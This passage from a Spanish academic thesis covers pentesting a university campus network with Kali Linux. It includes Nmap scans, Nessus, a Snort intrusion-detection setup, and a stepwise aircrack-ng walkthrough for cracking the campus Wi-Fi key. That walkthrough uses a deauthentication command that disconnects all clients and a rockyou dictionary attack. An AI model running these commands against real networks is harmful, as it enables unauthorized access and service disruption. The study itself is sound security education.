Como siguiente acción posterior a la selección de la imagen ISO y aceptar, se presiona el símbolo de flecha con la leyenda “start” o inicio y el proceso de carga da comienzo.

### 3.5 Metodología propuesta para el empleo de las herramientas de Kali Linux en la detección de vulnerabilidades de la red objetivo (red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana)

Luego de haber definido el contexto de aplicación de las pruebas en el punto 3.2 y se ha determinado la metodología de aplicación de las pruebas de las herramientas de la Distribución Kali Linux en el punto 3.3, se plantea una metodología para la búsqueda de vulnerabilidades del sistema objetivo (red de datos UPS), que incluye tres de las cinco fases de un Pentesting: reconocimiento, escaneo de vulnerabilidades y reporte de vulnerabilidades, mediante la aplicación secuencial de los procesos que se muestran en la figura 27:



La figura 27 muestra la metodología propuesta que consta de cinco procesos secuenciales para cubrir las fases de reconocimiento, escaneo de vulnerabilidades y reporte de una prueba de penetración, con la finalidad de la detección de

vulnerabilidades en los puertos que se encuentren abiertos en los dispositivos de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, de acuerdo al contexto de aplicación de las pruebas ya definido.

Para iniciar con la fase de reconocimiento se requiere del empleo de un dispositivo Live USB (cuyo proceso de instalación ya se ha explicado en el punto 3.4.2), con la imagen ISO de la versión 1.0.6 de Kali Linux conectado a una PC y como condición necesaria ésta tiene que encontrarse conectada a la red WLAN-UPS-ESTUDIANTES.

Esta fase de reconocimiento tiene como misión obtener direcciones IP pertenecientes a la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, para lo cual se plantea la aplicación de una de las herramientas de Kali denominada “Nslookup”, obteniendo como resultados las siguientes direcciones IP: 172.17.211.13 que corresponde a la dirección de la máquina en la red, la dirección 200.93.216.2 que corresponde a uno de los servidores DNS, la dirección 200.93.216.5 otro de los servidores DNS y 172.17.211.254 que corresponde al servidor DHCP.

Para el siguiente proceso de la metodología ilustrada en la figura 27, que consiste en el escaneo y detección de puertos abiertos y servicios, se consideran dos procesos:

- Determinación si el dispositivo y la tarjeta asociada que recibe el paquete ping, se encuentra encendida y no tiene restricción de responder.
- Escaneo de los puertos con Nmap para la identificación de cuáles puertos están abiertos y determinar qué servicios están disponibles en el sistema objetivo.

Para la determinación si el dispositivo y la tarjeta asociada se encuentra encendida y no tiene restricción de responder se ingresa a un terminal y se ingresa la instrucción “nmap -sP 172.17.211.13”, esta instrucción permite enviar una petición ICMP echo request a la dirección IP objetivo, si se obtiene una respuesta ICMP reply se concluye que el dispositivo y la tarjeta asociada se encuentran encendidos y no tienen restricción de responder.

Para la tarea de escaneo de puertos con Nmap e identificación de los puertos abiertos y servicios escuchados en los puertos, en el terminal de comandos se ingresa la



instrucción “nmap -sT -Pn 172.17.211.13”, en esta instrucción el término “-sT” se emplea para la opción de escaneo TCP, el término “-Pn” para saltar la fase de descubrimiento de host y escanear todas las direcciones como si el sistema estuviera escuchando y respondiendo a los requerimientos de ping y la dirección de la red objetivo como se puede apreciar en la figura 28.

Escaneo TCP de puertos con Nmap

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT -Pn 172.17.209.12
Starting Nmap 6.25 ( http://nmap.org ) at 2014-11-05 15:48 UTC
Nmap scan report for 172.17.209.12
Host is up (0.0023s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
902/tcp   open  iss-realscure
912/tcp   open  apex-mesh
Nmap done: 1 IP address (1 host up) scanned in 94.60 seconds
root@kali:~#
```

Figura 28.

Elaborado por: María Narvárez

La figura 28 muestra el comando Nmap empleado para el escaneo de puertos TCP a la dirección de la máquina 172.17.211.13 obtenida en la fase de reconocimiento descrita anteriormente, en la misma se observa como resultado del escaneo el empleo de un tiempo de 94.60 segundos y un total de 4 puertos encontrados abiertos 135, 445, 902 y 912, de los 1000 puertos que Nmap escanea por defecto así como los respectivos servicios escuchados en los puertos.

De manera adicional se plantea llevar a cabo mediante el uso de la herramienta Nmap los tipos de escaneos TCP connect(), TCP SYN o escaneo medio abierto y UDP. Esta tarea sirve para comprobar de manera práctica la teoría expuesta por Nmap. Para la ejecución de los tipos de escaneos de puertos: TCP SYN (-sS) y UDP (-sU), se sustituyen las instrucciones de los paréntesis en lugar de la opción -sT, en la instrucción ingresada en el terminal de comandos para la ejecución del escaneo TCP que se muestra en la figura 28. Los resultados se analizarán en el capítulo 4.

Para el tercer proceso de la metodología planteada e ilustrada en figura 27 correspondiente a la detección de vulnerabilidades y con respecto al empleo de la herramienta Nmap para esta actividad, se aplica la instrucción “nmap –script vuln 172.17.211.13” en la ventana de comandos de Kali Linux, los resultados obtenidos se muestran en la figura 29.




Figura 29.

Elaborado por: María Narváez

La figura 29 muestra el resultado del escaneo de vulnerabilidades realizado mediante el empleo de la herramienta Nmap a la dirección 172.17.211.13, como se puede observar este escaneo presenta 10 puertos abiertos y los servicios escuchándose en los puertos, en cuanto al tipo de vulnerabilidades encontradas se observan 4 vulnerabilidades encontradas de cuales 3 presentan un número de clasificación de la vulnerabilidad, este número es útil para la búsqueda de información de la vulnerabilidad en bases de datos de vulnerabilidades. En cuanto a la vulnerabilidad etiquetada con firewall-bypass, esta se trata de una debilidad que tienen varios cortafuegos de carácter personal, esta debilidad puede habilitar a cualquier troyano la ejecución de código que evite la protección proporcionada por el firewall.

Para el empleo de la herramienta Nessus en la búsqueda de vulnerabilidades, se hace necesaria la descarga e instalación de la aplicación dentro de Kali y antes de iniciar con el escaneo se debe seguir los siguientes pasos:

- Completar el proceso de carga de plugins (complementos, aplicaciones que se relacionan con otras para aportarles funciones nuevas).
- Crear una nueva política, seleccionar un tipo de escaneo y ejecutarlo, al final Nessus presenta los resultados.

El conjunto de vulnerabilidades encontradas al aplicar las herramientas Nmap y Nessus a las direcciones IP pertenecientes a la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana se convierten en el punto de partida del cuarto proceso de la metodología propuesta figura 27, este paso consiste en la determinación de severidad de las vulnerabilidades encontradas. En este punto, se hace necesaria una pequeña explicación sobre técnicas empleadas para este propósito.

El escaneo de vulnerabilidades permite conocer las debilidades de un sistema por lo tanto se trata de una actividad ampliamente difundida entre los administradores de red. Así como existen organizaciones alrededor del mundo que brindan asesoría en diversos temas tecnológicos, el tema de la seguridad informática no ha sido pasado por alto, es así que, se cuenta con un sistema de clasificación de vulnerabilidades denominado CVE patrocinado por el US-CERT que provee una guía técnica gratuita que permite consultar una determinada vulnerabilidad y obtener información detallada acerca de sus causas y consecuencias así como su severidad. Valiéndose de esta ayuda es posible determinar la severidad de las vulnerabilidades encontradas y finalmente concretar el quinto proceso con una tabla de reporte completo que contenga las direcciones IP, vulnerabilidades encontradas, severidad de las mismas y consecuencias, la tabla de resultados obtenidos se presenta y analiza en el capítulo 4.

### **3.6 Alternativa de un Sistema Detector de Intrusiones (IDS) mediante la configuración de la herramienta Snort instalada en Kali Linux en una PC perteneciente a la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana**

Se plantea como alternativa de un IDS, la configuración de un HIDS (Sistema Detector de Intrusiones basado en Host) mediante el uso de la herramienta Snort en la Distribución Kali Linux.

Snort se configura en Kali Linux ya que esta Distribución es precisamente el objeto de análisis.

El HIDS es instalado en una PC y probado mediante el uso de la herramienta Nmap de la Distribución Kali Linux instalada en otra PC, las dos máquinas pertenecen a la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, puesto que el objetivo planteado considera la validación del IDS en la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana.

Para el desarrollo de esta alternativa, se tienen como objetivos:

- Instalar la imagen ISO de Kali Linux versión 1.0.9a mediante el uso de un dispositivo Live USB en una PC dentro de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana.
- Instalar Snort en la PC con Kali Linux versión 1.0.9a, para que posteriormente Snort sea configurado como HIDS.
- Instalar la imagen ISO Kali Linux versión 1.0.6 mediante el uso de un dispositivo Live USB en una PC diferente a la anterior pero también dentro de la red del Campus de la sede sur de Quito de la Universidad, para ejecutar escaneos de puertos y que esta máquina actúe como atacante en las pruebas.

Para el desarrollo de la instalación de la imagen ISO de Kali Linux versión 1.0.9a, se cambia la secuencia de arranque de la PC (máquina 1 del Laboratorio 2 de las aulas de Cisco pertenecientes al Bloque D), para que éste se realice por medio de la imagen del dispositivo Live USB. Luego que se carga la Distribución Kali Linux, se realiza la instalación de Snort en la PC, para lo cual, se abre un terminal y se ingresa el código de instalación de Snort: “apt-get –y install snort”, inmediatamente empieza la instalación de librerías y complementos necesarios como se observa en la figura 30.





Figura 30.

Elaborado por: María Narváez

Luego que la instalación de Snort haya culminado, se hace necesario ingresar la interface y dirección IP de la máquina dentro del cuadro que presenta el paquete de configuración de Snort mostrado en la figura 31.

## Ingreso de la dirección IP de la interfaz a configurar como HIDS



*Figura 31.*


Elaborado por: María Narváez

En la figura 31 se muestra el cuadro donde se debe ingresar la dirección de la interfaz que actuará como IDS, para este caso específico se ingresa la dirección IP: 172.17.38.69/32 y se presiona OK. Luego se cambia la dirección encontrada en el archivo de configuración snort.conf, para editar los datos en el archivo de configuración se usa “i”, para salir del editor “Esc y wq”. Inmediatamente, se reinicia el servicio: mediante el comando: “service snort restart”.

Para la instalación de la imagen ISO de la Distribución Kali Linux versión 1.0.6 en otra PC diferente pero dentro de la misma red (máquina 2 del Laboratorio 2 de las aulas de Cisco pertenecientes al Bloque D), se realiza el cambio de la secuencia de arranque de la PC desde disco duro a dispositivo Live USB, inmediatamente se carga Kali Linux, se abre un terminal y se ejecuta un escaneo de puerto mediante Nmap a la dirección IP de la máquina configurada como HIDS.

Finalmente en la máquina que actúa como HIDS, se configura el modo y la interface mediante el siguiente comando: “snort -q -A console -i eth0 -c /etc/snort/snort.conf”, este comando permite visualizar las detecciones en modo consola del escaneo realizado como se muestra en la figura 32:

Captura del tráfico de un escaneo de red en el HIDS mediante el modo consola



```
root@kali: ~
File Edit View Search Terminal Help
ion: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:
67
01/09-11:55:49.402759  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.57:54
155 -> 239.255.255.250:1900
01/09-11:55:49.688870  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} fe80::3428:a936
:640e:eb5a:60269 -> ff02::c:1900
01/09-11:55:49.951569  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.49:51
502 -> 239.255.255.250:1900
01/09-11:55:50.036551  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.53:57
941 -> 239.255.255.250:1900
01/09-11:55:50.228077  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.58:61
902 -> 239.255.255.250:1900
01/09-11:55:50.229207  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.14:63
389 -> 239.255.255.250:1900
01/09-11:55:50.463071  [**] [1:527:8] BAD-TRAFFIC same_SRC/DST [**] [Classificat
ion: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:
67
The quieter you become, the more you are able to hear
```

Figura 32.

Elaborador por: María Narváez

## CAPÍTULO 4

### ANÁLISIS DE RESULTADOS

#### 4.1 Pruebas de las herramientas top 10 de la Distribución Kali Linux

Cabe indicar que en la clasificación propia que presenta Kali Linux para sus herramientas, resalta 10 herramientas denominadas “Top 10”, ya que las mismas son las más usadas por los profesionales en el campo de auditorías de seguridad, por lo que se considera en este capítulo presentar su funcionamiento desde un enfoque muy general.

##### 4.1.1 Aircrack

Se trata de varias herramientas (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng) las mismas que en conjunto aportan para la tarea de descifrado de claves inalámbricas WEP<sup>36</sup>, WPA<sup>37</sup> o WPA2<sup>38</sup>, se encargan de la captura de paquetes de red, los analizan y usan estos datos para descifrar las claves.

##### 4.1.1.1 Objetivo de Aircrack-ng

Probar el conjunto de herramientas aircrack-ng, mediante su empleo en la tarea de descifrar la clave de la red inalámbrica WLAN-UPS-ESTUDIANTES perteneciente al conjunto de redes inalámbricas del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana.

##### 4.1.1.2 Características y ventajas

Como se ha explicado anteriormente aircrack-ng consta de varias herramientas que aportan en la tarea de descifrado de claves inalámbricas, a continuación se presentan varias de las características de estas herramientas:

---

<sup>36</sup> WEP: Wired Equivalent Privacy; Privacidad Equivalente a Cableado

<sup>37</sup> WPA: Wi-Fi Protected Access; Acceso Wi-Fi Protegido


<sup>38</sup> WPA2: Wi-Fi Protected Access 2; Acceso Wi-Fi Protegido 2




- Airmon-ng: permite el descubrimiento de todas las tarjetas de red inalámbrica instaladas en la PC (wlan0, wlan1, etc) y coloca la tarjeta de red inalámbrica en modo monitor o modo promiscuo, este modo monitor permite a la tarjeta de red captar las redes inalámbricas más cercanas y proporcionar datos sobre las mismas.
- Airodump-ng: muestra los datos de las redes inalámbricas detectadas, entre los datos que se muestran se pueden mencionar los nombres de las redes detectadas (ESSID), los números de canales por los cuales están transmitiendo (CH), las direcciones MAC (BSSID), tipos de encriptaciones inalámbricas WEP, WPA, WPA2 (ENC) y cifrado (CIPHER).
- Aireplay-ng: permite la captura de los paquetes de red que se intercambian durante el saludo de autenticación que se da entre un cliente y el Punto de Acceso (AP) o router cuando el cliente solicita conectarse a la red inalámbrica.
- Aircrack-ng: permite mediante el análisis de los datos capturados y almacenados generar combinaciones de caracteres que ayudan a descifrar la clave de la red inalámbrica.

#### 4.1.1.3 Descripción de la prueba

A continuación se presentan las herramientas y su aplicación secuencial como se muestra en la figura 33, en la búsqueda de la clave de la red inalámbrica WLAN-UPS-ESTUDIANTES.



Como escenario de ejecución de la prueba del conjunto de herramientas de aircrack-ng se toma la Biblioteca del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, puesto que constituye un lugar de acceso público y donde posiblemente se pueden generar ataques de este tipo, se busca descifrar la clave de lared inalámbrica WLAN-UPS-ESTUDIANTES, mediante el empleo de una PC portátil con el sistema Kali Linux instalado y conectada a la red inalámbrica de la Universidad y se inicia mediante el ingreso a la ventana de comandos de Kali Linux la siguiente instrucción: “iwconfig” que muestra las interfaces de red inalámbrica existentes en la PC, luego se coloca la interface seleccionada en modo monitor o modo promiscuo (paso 1 figura 33), mediante la instrucción “airmon-ng start wlan0”.



En la figura 34 se muestra el escenario de ejecución de las pruebas realizadas en la Biblioteca de la Sede-Quito Campus-Sur, mediante la suite de herramientas de aircrack, para el descifrado de clave de red inalámbrica aplicado a la red WLAN-UPS-ESTUDIANTES.

Como ya se ha explicado anteriormente el modo monitor permite a la interface captar las redes inalámbricas cercanas, ahora mediante la ejecución de la instrucción

airodump-ng mon0 se visualizan los datos de las redes detectadas (paso 2 figura 33) tarea que se lleva a cabo para identificar los datos correspondientes a la red WLAN-UPS-ESTUDIANTES, los datos de interés son el BSSID que corresponde a la dirección MAC del Punto de Acceso (AP) o router, el número de canal (CH) y el tipo de encriptación WEP, WPA o WPA2 (ENC) ya que con estos datos es posible seleccionar únicamente la red de interés mediante la ejecución de la instrucción “airodump-ng -c (#canal) -w (nombre del archivo donde se almacenarán los datos para descifrar la clave el archivo válido tiene la extensión .cap) -bssid (dato de BSSID encontrado) mon0” y proceder a capturar paquetes mientras la red se encuentra en uso (paso 3 figura 33).

En un nuevo terminal de comandos se ejecuta una instrucción que permita la desconexión de la red inalámbrica y un nuevo intento de conexión con el correspondiente intercambio de información de autenticación entre el cliente y el Punto de Acceso con la finalidad de capturar los paquetes de red que se intercambian durante el saludo (paso 4 figura 33), la instrucción ingresada es: “aireplay-ng -0 5 -a (BSSID WLAN-UPS-ESTUDIANTES) -h aa:aa:aa:aa:aa:aa mon0”, en la instrucción se emplean los términos -0 como instrucción que impone la tarea de desautenticación a todos los clientes conectados a la red, 5 que es la cantidad de mensajes de desautenticación que se va a enviar, -a indica la MAC del Punto de Acceso o router víctima, -h para la dirección MAC de la tarjeta inalámbrica que se desea autenticar con el Punto de Acceso.

De manera adicional se debe indicar que la Distribución Kali Linux trae comprimido un diccionario utilizado para el descifrado de claves, este diccionario consiste en un texto plano que contiene varias contraseñas que se prueban hasta encontrar la correcta, se puede localizar en la carpeta /usr/share/wordlists, hay que descomprimirlo hasta obtener el archivo rockyou.txt, ahora se ingresa la instrucción “aircrack-ng -w /usr/share/wordlists/rockyou.txt archivo.cap” (paso 5 figura 33) este proceso puede demorarse horas o días va a depender de que tan complicada sea la contraseña y si la misma se encuentra en la lista de palabras que tiene el diccionario.

#### 4.1.1.4 Resultados de la prueba

- **Airmong-ng:** permite el descubrimiento de todas las tarjetas de red inalámbrica instaladas en la PC y coloca la tarjeta de red inalámbrica escogida en modo monitor o modo promiscuo (paso 1 figura 33).



En la figura 35 se observa la ejecución del comando “airmon-ng start wlan0”, que permite activar el modo monitor en la WLAN 0, en la misma figura se observa que luego de la ejecución del comando ya descrito aparecen tres procesos ejecutándose: 2954, 3052 y 3666 que podrían causar problemas en lo posterior, por lo que se recomienda terminar estos procesos, acción realizada con el comando “kill #proceso”. En la captura del terminal de comandos (figura 34), también se puede observar una tabla con la descripción de la interface de la red inalámbrica de la máquina wlan0 y que la misma se encuentra en modo monitor activado, es decir que tiene la funcionalidad de captar redes que están a su alrededor.

- **Airodump-ng:** muestra la captura de paquetes de las redes cercanas encontradas (pasos 2 y 3 figura 33).

## Recopilación de datos de las redes encontradas

```

root@kali: ~
File Edit View Search Terminal Help

CH 11 ][ Elapsed: 8 s ][ 2014-10-15 08:36

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:1F:CA:CB:23:08 -79    1         0  0  11  54e. WPA2  CCMP  MGT  eduro
00:1A:2F:26:0E:E0  -1    0         13  0 108  -1   WPA
00:21:55:4D:CF:E7 -40   15         0  0  1   54e. WPA2  CCMP  PSK  <Leng
00:21:55:4D:CF:E2 -41   15         9  4  1   54e. WPA2  CCMP  PSK  <Leng
00:21:55:4D:CF:E6 -41   14         0  0  1   54e. WPA2  CCMP  PSK  <Leng
00:21:55:4D:CF:E1 -41   15         0  0  1   54e. WPA2  CCMP  PSK  <Leng
00:21:55:4D:CF:E5 -41   15        51 12  1   54e. WPA2  CCMP  PSK  <Leng
